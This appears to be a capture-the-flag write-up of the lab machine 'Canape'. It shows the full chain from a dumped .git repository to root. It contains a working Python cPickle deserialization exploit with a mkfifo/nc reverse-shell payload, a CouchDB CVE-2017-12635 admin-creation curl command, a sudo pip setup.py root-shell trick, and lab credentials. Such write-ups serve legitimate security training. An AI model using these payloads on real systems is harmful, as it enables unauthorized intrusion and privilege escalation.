Learning Points

- Passwords with no user name should be matched to users you already know, before using hydra
- .git config and dumping git source
- sudo -l not covered by linpeas.sh


Initial Scans

Command:


```
./nmapAutomator.sh 10.129.1.57 All
```

```
---------------------Starting Nmap Basic Scan---------------------

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 02:06 EST
Nmap scan report for 10.129.1.57
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.129.1.57:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Simpsons Fan Site
|_http-trane-info: Problem with XML parsing of /evox/about

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
```


A directory enumeration returns mostly HTTP 200 and usually gets the standard home page:




Although there is a strange behaviour ….



We also found a .git in the nmap scan. Go to the page:



The .config file tells us the configuration:



We load the subdomain into the dnsmasq.conf:

```
┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# grep canape /etc/dnsmasq.conf
address=/canape.htb/10.129.1.57

┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# service dnsmasq restart

┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# service dnsmasq reload
```

Finding a foothold

Dump out all the GIT history:

```
wget --mirror -I .git 10.129.1.57/.git

cd 10.129.1.57

git checkout -- .
```

```
┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# git checkout -- .

┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# ls
__init__.py  robots.txt  static  templates
```

We review the code of __init__.py:

```
1 import couchdb
2 import string
3 import random
4 import base64
5 import cPickle
6 from flask import Flask, render_template, request
7 from hashlib import md5
8
```

This site uses couchdb and is a Flask site.

This explains the weird behaviour (strings of letters) previously:

```
16 @app.errorhandler(404)
17 def page_not_found(e):
18     if random.randrange(0, 2) > 0:
19         return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(random.randrange(50, 250)))
20     else:
21         return render_template("index.html")
22
```

The next step involves writing a script that gives a valid submission. Skills to exploit insecure Python pickling are necessary here…..

```
45 @app.route("/submit", methods=["GET", "POST"])
46 def submit():
47     error = None
48     success = None
49
50     if request.method == "POST":
51         try:
52             char = request.form["character"]
53             quote = request.form["quote"]
54             if not char or not quote:
55                 error = True
56             elif not any(c.lower() in char.lower() for c in WHITELIST):
57                 error = True
58             else:
59                 # TODO - Pickle into dictionary instead, `check` is ready
60                 p_id = md5(char + quote).hexdigest()
61                 outfile = open("/tmp/" + p_id + ".p", "wb")
62                 outfile.write(char + quote)
63                 outfile.close()
64                 success = True
65         except Exception as ex:
66             error = True
67
68     return render_template("submit.html", error=error, success=success)
69
70 @app.route("/check", methods=["POST"])
71 def check():
72     path = "/tmp/" + request.form["id"] + ".p"
73     data = open(path, "rb").read()
74
75     if "p1" in data:
76         item = cPickle.loads(data)
77     else:
78         item = data
79
80     return "Still reviewing: " + item
81
82 if __name__ == "__main__":
83     app.run()
```

The description of the exploit is (from the official walkthrough):

> *The submit route of the flask app checks to make sure the character variable contains a valid Simpsons character, however passing the name directly will cause the app to create an invalid pickle file. By including the character name as part of the os command and splitting the pickle data between character and quote, the check will pass and the data will be recombined server-side.*

The following script is used:

```
import requests
import cPickle
from hashlib import md5
import os

url = "http://10.10.10.70/"
```

```
class Exploit(object):
    def __reduce__(self):
        return (os.system,('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.2 4444 >/tmp/f',))

quote = cPickle.dumps(Exploit())

char = "(S'homer'\n"

p_id = md5(char + quote).hexdigest()

# Uploading :

upload_data = [('character',char), ('quote',quote)]
requests.post(url +"submit", data=upload_data)

# TRiggering Pickle :

id_data = [('id',p_id)]
(requests.post(url + "check", data=id_data))
```

Privilege escalation 1


After getting a shell as www-data, we get a tty with:

```
python -c 'import pty;pty.spawn("bash")'
```

```
┌──(root💀kali)-[~/Desktop/canape/10.129.1.57]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.129.1.57] 41482
/bin/sh: 0: can't access tty; job control turned off
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:54:b7 brd ff:ff:ff:ff:ff:ff
    inet 10.129.1.57/16 brd 10.129.255.255 scope global ens192
       valid_lft forever preferred_lft forever
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty;pty.spawn("bash")'
www-data@canape:/$
```

Download and run linpeas.sh:

Couchdb running as homer (user):



Alternatively:

```
cd home; ls; ps aux | grep homer
```

```
www-data@canape:/home$ ls
ls
homer
www-data@canape:/home$ ps aux | grep homer
ps aux | grep homer
homer       600  0.4  3.3 649340 33480 ?        Sl   Jan25   0:52 /home/homer/bi
n/../erts-7.3/bin/beam -K true -A 16 -Bd -- -root /home/homer/bin/.. -progname c
ouchdb -- -home /home/homer -- -boot /home/homer/bin/../releases/2.0.0/couchdb -
name couchdb@localhost -setcookie monster -kernel error_logger silent -sasl sasl
_error_logger false -noshell -noinput -config /home/homer/bin/../releases/2.0.0/
sys.config
homer       623  0.0  0.0  26304   228 ?        S    Jan25   0:00 /home/homer/bi
n/../erts-7.3/bin/epmd -daemon
homer       818  0.0  0.0   4504   708 ?        Ss   Jan25   0:00 sh -s disksup
homer       820  0.0  0.0   4224   652 ?        Ss   Jan25   0:00 /home/homer/bi
n/../lib/os_mon-2.4/priv/bin/memsup
homer       821  0.0  0.0   4356   640 ?        Ss   Jan25   0:00 /home/homer/bi
n/../lib/os_mon-2.4/priv/bin/cpu_sup
www-data   7404  0.0  0.0  11284   932 pts/1    S+   01:35   0:00 grep homer
www-data@canape:/home$
```

Couchdb is vulnerable to RCE (CVE-2017-12635).

References:


- https://github.com/assalielmehdi/CVE-2017-12635
- https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

We can create a new user “guest” with password “guest” and exploit the vulnerability:

```
curl -X PUT http://localhost:5984/_users/org.couchdb.user:guest \
     -H "Accept: application/json" \
     -H "Content-Type: application/json" \
     -d '{"name": "guest", "password": "guest", "roles": ["_admin"],
"roles": [], "type": "user"}'
```

```
curl -X PUT http://localhost:5984/_users/org.couchdb.user:guest \
    -H "Accept: application/json" \
    -H "Content-Type: application/json" \
    -d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
< -X PUT http://localhost:5984/_users/org.couchdb.user:guest \
>     -H "Accept: application/json" \
>     -H "Content-Type: application/json" \
< "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
{"ok":true,"id":"org.couchdb.user:guest","rev":"1-d7aa7f91d4d316b7eabb3bd79eb53fe4"}
```

Now we go hunt for information using these privileges:




We have:

Item	user	password
ssh	???	0B4jyA0xtytZi7esBNGp
couchdb	Couchy	r3lax0Nth3C0UCH
simpsonsfanclub.com	homer	h02ddjdj2k2k2

First thought is homer reused his password from simpsonsfanclub.com, by he did not.

He did store his password in the couchdb without his user name though….



Privilege escalation 2

We run linpeas.sh again:

```
linpeas.sh -s
```

```
[+] Clipboard or highlighted text?
xsel and xclip Not Found

[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is not enabled (1)
gdb wasn't found in PATH

[+] Checking doas.conf
```

Although it is supposed to check, it doesn't.

```
homer@canape:/tmp$ sudo -l
sudo -l
[sudo] password for homer: 0B4jyA0xtytZi7esBNGp

Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:/tmp$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Reference:

- https://gtfobins.github.io/gtfobins/pip/

We run the commands in GTFObins:

```
TF=$(mktemp -d)
```

```
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
sudo pip install $TF
```

```
homer@canape:/tmp$ sudo -l
sudo -l
[sudo] password for homer: 0B4jyA0xtytZi7esBNGp

Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
TF=$(mktemp -d)
<', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
homer@canape:/tmp$ sudo pip install $TF
sudo pip install $TF
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current user and the
s -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user and caching w
ag.
Processing ./tmp.Qa1KSis8ve
# id
id
uid=0(root) gid=0(root) groups=0(root)
# hostname
hostname
canape
# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:54:b7 brd ff:ff:ff:ff:ff:ff
    inet 10.129.1.57/16 brd 10.129.255.255 scope global ens192
       valid_lft forever preferred_lft forever
# cat /root/root.txt
cat /root/root.txt
928c3df1a12d7f67d2e8c2937120976d
#
```